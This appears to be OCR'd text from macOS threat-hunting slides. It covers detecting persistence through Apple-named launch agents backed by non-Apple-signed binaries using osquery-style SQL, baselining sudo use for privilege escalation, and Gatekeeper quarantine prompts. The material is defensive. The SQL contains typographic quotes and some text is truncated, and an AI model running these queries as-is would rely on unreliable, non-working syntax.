
Hypothesis: An attacker has compromised at least one system and is persisting via a **SIGNED** Launch Agent or Launch Daemon in which the associated binary is **NOT** signed by Apple.


```
select * from signature s
JOIN launchd d ON d.program_arguments = s.path
WHERE d.name like ‘com.apple.%’ and signed=1
AND authority!=’Software Signing’
AND d.run_at_load=1;
```


THAT'S NOT ENOUGH
WE HAVE TO GO DEEPER
quickmeme.com

```
select * from signature s
JOIN launchd d ON d.program_arguments = s.path
WHERE d.name like ‘com.apple.%’ and signed=1
AND authority!=’Software Signing’
AND d.run_at_load=1 AND
arch=’i386’;
```

Privilege Escalation





ObjectiveByTheSea.app wants to install a Lei

Enter an administrator's name and password to allow this.

User Name:

Password:


Hypothesis: An attacker has compromised at least one system and has escalated privileges through the use of sudo.

Baselining of the use of **sudo** in the environment.

Use of **/usr/libexec/security_authtrampoline**

Defense Evasion


File Quarantine



"Opera Installer.app" is an app downloaded from the Internet. Are you sure you want to open it?

Chrome downloaded this file today at 7:49 AM from **www.opera.com**.

Gatekeeper

